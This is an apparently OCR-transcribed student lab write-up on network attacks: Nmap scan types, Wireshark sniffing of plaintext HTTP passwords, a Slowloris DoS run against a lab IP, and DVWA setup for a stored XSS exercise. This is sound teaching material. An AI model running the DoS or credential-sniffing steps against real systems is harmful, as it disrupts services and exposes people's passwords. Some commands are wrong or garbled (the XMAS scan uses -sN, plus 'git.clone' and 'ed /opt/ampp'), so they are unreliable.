


PRACTICAL NO. 4

PORT SCANNING WITH NMAP

1. **USE NMAP TO PERFORM AN ACK SCAN TO DETERMINE IF A PORT IS FILTERED ,UNFILTERED ,OR OPEN .**


Step 1: use command : nmap -sA –T4 scanme.nmap.org



2. **PERFORM SYN, FIN, NULL, AND XMAS SCANS TO IDENTIFY OPEN PORT AND THEIR CHARACTERITICS.**

Step 2: SYN (stealth) scan (-sS)

Use command: nmap –p22, 113, 139 scanme.nmap.org



Step 3: FIN SCAN (-sF) sets just the TCP FIN bit Use command: nmap –sF-T4 para




Step 4: NULL Scan (-sN) does not set any bits (TCP flag header is 0) use command: nmap -sN –p 22 scanme.nmap.org



Step 5: XMAS scan (-sX) sets the FIN, PSH, AND URG flags , lighting the packet up like a christmas tree.


Use command: nmap –sN -p 22 scanme.nmap.org



PRACTICAL NO. 5

1. NETWORK TRAFFIC CAPTURE AND DOS ATTACK WITH WIRESHARK AND NEMESY


Step 1: open the kali terminal and type wireshark in terminal then enter.



Step 2: now wireshrak is open, this is the wireshark interface.

Step 3: then select the eth0 option then go to the left side upper corner and click and click on the blue fin symbol.


Step 4: now then wireshark capture network traffic.




Step 5: now open any http website on the browser.



Step 6: now go to wireshark then go to display filter and add http and then enter.



Step 8: when you click on the TCP stream then its go to search bar and type password the click on the find next button.




2. DENIAL OF SERVICE (DOS) ATTACK:

Step 1: open the kali linux and then open your terminal.

Step 2: create a new directory on desktop named Slowloris using the following command


Use command: mkdir Slowloris




Step 3: move to the directory that you have to create (Slowloris) use cd slowloris.

Step 4: clone the slowloris tool from from github so that you can install it on your kali linux machine. For that you only have to type the following URL in your terminal within the slowloris directory that you have created git.clone https://github.com/gkbrk/slowloris.git

Step 5: now you have to check the IP address of your machine to do that of following command ifconfig.



Step 6: then open kali terminal then command ifconfig must now be used on the kali linux machine to check the internet interface




step 7: now we have to check the status of your server whether it is active or not so to check the status of your server run the following command use this command service apache 2 status.

Step 8: use command ls –l

Step 9: use command: python3 slowloris.py 192.168.152.128 -s 500

Step 10: go to your browser and on the your url bar type that IP address and you will see site loading and loading but not opening.




PRACTICAL NO. 6


PERSISTENT CROSS-SITE XCRIPTING ATTACK

INPUT:


Step 1:open the browser and search the DVWA git hub, then click on the first link url: https://github.com/digininja/DVWA.git.




Step 2: then click on code option and copy the first DVWA link



Step 3: open the kali linux terminal and type sudo git clone https://github.com/digininja/DVWA.git and download it



Step 4: then we need to download xampp so again open the browser and type xampp download and download it




Step 5: then go to terminal download folder so type this command downloads then enter type ls command enter so we got xampp file.



Step 6: type this command chmod 777* xampp-linux-x64-8.1.25.0-installer.run



Step 7: now use this command ./xampp-linux64-8.1.25-0-installer.run then enter





Step 8: Now Xampp installation complete the again go to terminal and move the dvwa file into the xampp folder so use this command mv dvwa /opt/lampp/htdocs then enter.




Step 9: Go to the lampp folder then type this command ed /opt/ampp once you go to this folder and run the xampp server to the dvwa. Use this command ./lampp start.



Step 10: Now its automatically open the DVWA site or it's not open automatically then go to the browser and type localhost/dvwa.


Step 11: Once open the dvwapage . Next go to the DVWA Security and select the security level Low and submit.



Step 12: Then click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.



Step 13: Then click on the name bar and type any random name then go to message section and type any sentences or secrete message and then click on the sign Guestbook.

